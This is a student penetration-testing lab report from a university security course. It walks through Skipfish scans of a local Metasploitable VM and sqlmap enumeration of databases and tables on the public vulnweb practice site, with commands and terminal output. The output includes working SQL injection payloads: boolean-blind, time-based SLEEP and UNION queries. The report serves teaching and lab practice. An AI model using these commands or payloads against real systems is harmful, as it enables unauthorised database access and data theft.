VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

School of Electronics Engineering (SENSE)

J COMPONENT – REPORT

COURSE CODE / TITLE	CSE3501 – Information Security Analysis and Audit
PROGRAM / YEAR/ SEM	B.Tech (ECE/ECM)/III Year/ FALL 2019-2020
LAST DATE FOR REPORT SUBMISSION	31st October 2020
DATE OF SUBMISSION	27th October 2020

TEAM MEMBERS DETAILS	**REGISTER NO.**	**NAME**
	18BLC1067	ASHUTOSH PANDEY
	18BLC1068	PATEL DEVARSHI
	18BLC1092	SHAURYA GUPTA

PROJECT TITLE	**WEB APPLICATION PENETRATION TESTING**

COURSE HANDLER'S NAME	**DR.N.SUBHASHINI**	**REMARKS**	
COURSE HANDLER'S SIGN			

OBJECTIVE:

To search, implement and analyse different tools available in KALI LINUX for web penetration testing, vulnerability scan, information gathering and password attacking etc.

COMPONENTS/ SOFTWARE REQUIRED:

- Oracle VM Virtual Box
- Kali Linux
- Metasploitable 2

PROJECT DESCRIPTION:

Most of the Internet today, is the collection of websites or web applications. Thus, in order to prevent these web applications, there is a need of testing them again payloads and malware and for that purpose, we have a lot of tools in Kali Linux. This project aims to enhance the understanding of various web penetration testing applications available on Kali Linux . Also this project helped us in learning vulnerability scanning and password attacking while implementing the tools and by analysing their working. We have used 5 tools in this project and summarised the analysis and working of each tool.

CONCEPT LEARNED:

We learned the concept behind these tools:

- **SKIPFISH**
- **SQLMAP**
- **HYDRA**
- **WAPITI**
- **NIKTO**

IMPLEMENTATION:


<u>Detailed implementation of each tool:</u>

<u>Skipfish</u>

Skipfish is a powerful reconnaissance tool that has the ability to carry out security checks on web-based applications. Through recursive crawls and launching probes on the available dictionary files the tool is able to prepare a site map which acts as an interactive platform for the site that is being targeted. The resulting map is then annotated with the output from a number

of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.

1. Start with help command: skipfish -h



2. Get ip of Vulenrable Virtual Machine

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ca:b1:02
          inet addr:192.168.2.5  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feca:b102/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:29 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3889 (3.7 KB)  TX bytes:5973 (5.8 KB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19853 (19.3 KB)  TX bytes:19853 (19.3 KB)

msfadmin@metasploitable:~$
```

3. Going to default dicitonaries for skipfish:

cd /usr/share/skipfish/dictionaries

4. Checkout all Document:

ls

5. Copy the document required because the document get changed after use of skipfish: cp medium.wl ~/Desktop/medium.wl
6. Go to Desktop and Create a new test.wl
7. Start Scanning and output will stored in skipfish folder: skipfish -o /home/dev/Desktop/skipfish -S medium.wl -W test.wl http://192.168.2.5
8. Contents all scanned urls: pivots.txt|more


We will scanned using different methods to find all Vulenrabilities possible

9. Exclude injection: skipfish --no-injection-test -o /home/dev/Desktop/skipfish3 -S medium.wl -W test.wl http://192.168.2.5
10. Excluding specific url- skipfish -X /icons -o /home/dev/Desktop/skipfish4 http://192.168.2.5
11. Including specific url- skipfish -I /icons -o /home/dev/Desktop/skipfish4 http://192.168.2.5
12. Using Wildcard Domain : skipfish -D 192.168.2.5 -o /home/dev/Desktop/skipfish4 http://192.168.2.5

13. skipfish -LY 192.168.2.5 -o /home/dev/Desktop/skipfish6 http://192.168.2.5
14. skipfish -l 5 -g 2 -t 30 -i 15 -o /home/dev/Desktop/final http://192.168.2.5

15. All result are stored in skipfish folder and index.html will contain all vulnerability to exploit
16. Output will have different type of risk assessment

All output are stored in a folder



Open Index.html

View the required vulnerability for different domain

Skipfish - scan results browser - Mozilla Firefox

file:///home/dev/Desktop/skipfish6/index.html

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter

skipfish WEB APP SCANNER

Scanner version:	2.10b	Scan date:	Thu Sep 24 15:01:42 2020
Random seed:	0x65e048d8	Total time:	0 hr 6 min 47 sec 732 ms

Problems with this scan? Click here for advice.

Crawl results - click to expand:

http://192.168.2.5/ 1 14 78 60 256

Code: 200, length: 891, declared: text/html, detected: text/html, charset: [none] [show trace +]

Incorrect or missing charset (low risk)

1. Code: 200, length: 891, declared: text/html, detected: text/html, charset: [none] [show trace +]

Unknown form field (can't autocomplete)

1. Code: 200, length: 4145, declared: text/html, detected: application/xhtml+xml, charset: utf-8 [show trace +]
   Memo: lang
2. Code: 200, length: 56775, declared: text/plain, detected: text/html, charset: [none] [show trace +]
   Memo: pCommand

New 404 signature seen

1. Code: 404, length: 287, declared: text/html, charset: iso-8859-1 [show trace +]

New 'X-*' header value seen

1. Code: 200, length: 891, declared: text/html, charset: [none] [show trace +]
   Memo: X-Powered-By

https://kali.training

Skipfish - scan results browser - Mozilla Firefox

file:///home/dev/Desktop/skipfish6/index.html

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter

Fetch result: Content not fetched

phpMyAdmin 1 8 22

Code: 200, length: 4145, declared: text/html, detected: application/xhtml+xml, charset: utf-8 [show trace +]

Signature match detected

1. Code: 200, length: 4145, declared: text/html, charset: utf-8 [show trace +]
   Memo: phpMyAdmin detected (sig: 11002)

Password entry form - consider brute-force

1. Code: 200, length: 4145, declared: text/html, detected: application/xhtml+xml, charset: utf-8 [show trace +]


HTML form (not classified otherwise)

1. Code: 200, length: 4145, declared: text/html, detected: application/xhtml+xml, charset: utf-8 [show trace +]

New HTTP cookie added

1. Code: 200, length: 18, declared: [none], charset: [none] [show trace +]
   Memo: phpMyAdmin
2. Code: 200, length: 18, declared: [none], charset: [none] [show trace +]
   Memo: pma_lang
3. Code: 200, length: 18, declared: [none], charset: [none] [show trace +]
   Memo: pma_charset
4. Code: 200, length: 18, declared: [none], charset: [none] [show trace +]
   Memo: pma_collation_connection
5. Code: 200, length: 18, declared: [none], charset: [none] [show trace +]
   Memo: pma_theme
6. Code: 200, length: 18, declared: [none], charset: [none] [show trace +]
   Memo: pma_fontsize

themes 3



- High risk flaws (potentially leading to system compromise):
    - Server-side SQL / PHP injection (including blind vectors, numerical parameters).
    - Explicit SQL-like syntax in GET or POST parameters.
    - Server-side shell command injection (including blind vectors).
    - Server-side XML / XPath injection (including blind vectors).
    - Format string vulnerabilities.
    - Integer overflow vulnerabilities.
    - Locations accepting HTTP PUT.
- Medium risk flaws (potentially leading to data compromise):
    - Stored and reflected XSS vectors in document body (minimal JS XSS support present).
    - Stored and reflected XSS vectors via HTTP redirects.
    - Stored and reflected XSS vectors via HTTP header splitting.

    - Directory traversal / file inclusion (including constrained vectors).
    - Assorted file POIs (server-side sources, configs, etc).
    - Attacker-supplied script and CSS inclusion vectors (stored and reflected).
    - External untrusted script and CSS inclusion vectors.
    - Mixed content problems on script and CSS resources (optional).
    - Password forms submitting from or to non-SSL pages (optional).
    - Incorrect or missing MIME types on renderables.
    - Generic MIME types on renderables.
    - Incorrect or missing charsets on renderables.
    - Conflicting MIME / charset info on renderables.
    - Bad caching directives on cookie setting responses.
- Low risk issues (limited impact or low specificity):
    - Directory listing bypass vectors.
    - Redirection to attacker-supplied URLs (stored and reflected).
    - Attacker-supplied embedded content (stored and reflected).
    - External untrusted embedded content.
    - Mixed content on non-scriptable subresources (optional).
    - HTTPS -> HTTP submission of HTML forms (optional).
    - HTTP credentials in URLs.
    - Expired or not-yet-valid SSL certificates.
    - HTML forms with no XSRF protection.
    - Self-signed SSL certificates.
    - SSL certificate host name mismatches.
    - Bad caching directives on less sensitive content.
- Internal warnings:
    - Failed resource fetch attempts.

    - Exceeded crawl limits.
    - Failed 404 behavior checks.
    - IPS filtering detected.
    - Unexpected response variations.
    - Seemingly misclassified crawl nodes.
- Non-specific informational entries:
    - General SSL certificate information.
    - Significantly changing HTTP cookies.
    - Changing Server, Via, or X-... headers.
    - New 404 signatures.
    - Resources that cannot be accessed.
    - Resources requiring HTTP authentication.
    - Broken links.
    - Server errors.
    - All external links not classified otherwise (optional).
    - All external e-mails (optional).
    - All external URL redirectors (optional).
    - Links to unknown protocols.
    - Form fields that could not be autocompleted.
    - Password entry forms (for external brute-force).
    - File upload forms.
    - Other HTML forms (not classified otherwise).
    - Numerical file names (for external brute-force).
    - User-supplied links otherwise rendered on a page.
    - Incorrect or missing MIME type on less significant content.
    - Generic MIME type on less significant content.

- Incorrect or missing charset on less significant content.
- Conflicting MIME / charset information on less significant content.
- OGNL-like parameter passing conventions


SQL Map

Sqlmap is one of the most popular and powerful sql injection automation tool out there. Given a vulnerable http request url, sqlmap can exploit the remote database and do a lot of hacking like extracting database names, tables, columns, all the data in the tables etc.


It can even read and write files on the remote file system under certain conditions. Written in python it is one of the most powerful hacking tools out there. Sqlmap is the metasploit of sql injections.

Sqlmap is included in pen testing linux distros like kali linux, backtrack, backbox etc. On other distros it can be simply downloaded from the following url http://sqlmap.org/.

Vulnerable site - http://testphp.vulnweb.com/listproducts.php?cat=1




1) sqlmap



2) sqlmap -help

It lists the basic commands that are supported by SqlMap.



3) sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1

To start with, we'll execute a simple command. sqlmap -u <URL to inject>.

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~

[19:38:45] [WARNING] you haven't updated sqlmap for more than 327 days!!!
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting @ 19:38:51 /2020-09-24/

[19:38:51] [INFO] resuming back-end DBMS 'mysql'
[19:38:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 5375=5375
```


When sqlmap is done, it will tell you the Mysql version and some other useful information about the database.

4.) **Database**

In this step, we will obtain database name, column names and other useful data from the database.

So first we will get the names of available databases. For this we will add --dbs to our previous command. The final result will look like –

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 –dbs



```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~
GROUP BY x)a)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5348 FROM (SELECT(SLEEP(5)))ASsl)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x716b7a6b71,0x706a6c586778665675476
17155574f62714b4f594948464d6f697973517954656f42746d45714f72,0x716a626b71),NULL,NULL,
NULL,NULL,NULL,NULL,NULL,NULL,NULL-- VEvy
---
[19:42:58] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL ≥ 5.0
[19:42:58] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[19:42:59] [INFO] fetched data logged to text files under '/root/.sqlmap/output/test
php.vulnweb.com'
[19:42:59] [WARNING] you haven't updated sqlmap for more than 327 days!!!

[*] ending @ 19:42:59 /2020-09-24/
```

So the two databases are acuart and information schema.

5.) **Table**

Now we are obviously interested in acuart database. Information schema can be thought of as a default table which is present on all your targets, and contains information about structure of databases, tables, etc., but not the kind of information we are looking for. It can, however, be useful on a number of occasions. So, now we will specify the database of interest using -D and tell sqlmap to enlist the tables using --tables command. The final sqlmap command will be-

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –tables

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~
[*] ending @ 19:42:59 /2020-09-24/

root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -
-tables

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting @ 19:43:41 /2020-09-24/

[19:43:41] [INFO] resuming back-end DBMS 'mysql'
[19:43:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 5375=5375
```

The result should be something like this - Database:

acuart
[8tables]
+----------+
|artists|
|cart|
|categ|
|featured|
|guestbook|
|pictures|
|products|
|users|
+----------+

Now we have a list of tables. Following the same pattern, we will now get a list of columns.

```
NULL,NULL,NULL,NULL,NULL,NULL,NULL-- VEvy
---
[19:43:41] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL ≥ 5.0
[19:43:41] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

